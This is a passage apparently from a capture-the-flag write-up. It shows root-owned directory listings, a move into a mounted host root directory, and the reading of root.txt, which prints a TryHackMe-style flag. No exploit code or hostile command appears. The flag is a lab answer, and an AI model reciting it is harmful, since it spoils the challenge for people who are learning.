drwxr-xr-x   4 root root  4096 May 15  2021 dev
drwxr-xr-x 137 root root 12288 Feb 20 15:29 etc
drwxr-xr-x   3 root root  4096 May 15  2021 home
lrwxrwxrwx   1 root root    32 May 15  2021 initrd.img → /boot/initrd.img-3.16.0-11-amd64
lrwxrwxrwx   1 root root    31 May 15  2021 initrd.img.old → /boot/initrd.img-3.16.0-4-amd64
drwxr-xr-x  18 root root  4096 May 15  2021 lib
drwxr-xr-x   2 root root  4096 May 15  2021 lib64
drwx------   2 root root 16384 May 15  2021 lost+found
```



```
# cd /mnt/hola/root
# ls -la
total 28
drwx------  2 root root 4096 May 18  2021 .
drwxr-xr-x 22 root root 4096 May 15  2021 ..
lrwxrwxrwx  1 root root    9 May 15  2021 .bash_history → /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  140 Nov 19  2007 .profile
-rw-r--r--  1 root root   66 May 15  2021 .selected_editor
-rw-------  1 root root 1611 May 15  2021 .viminfo
-rw-r--r--  1 root root   22 May 15  2021 root.txt
# cat root.txt
THM{nY2ZahyFABAmjrnx}
# 
```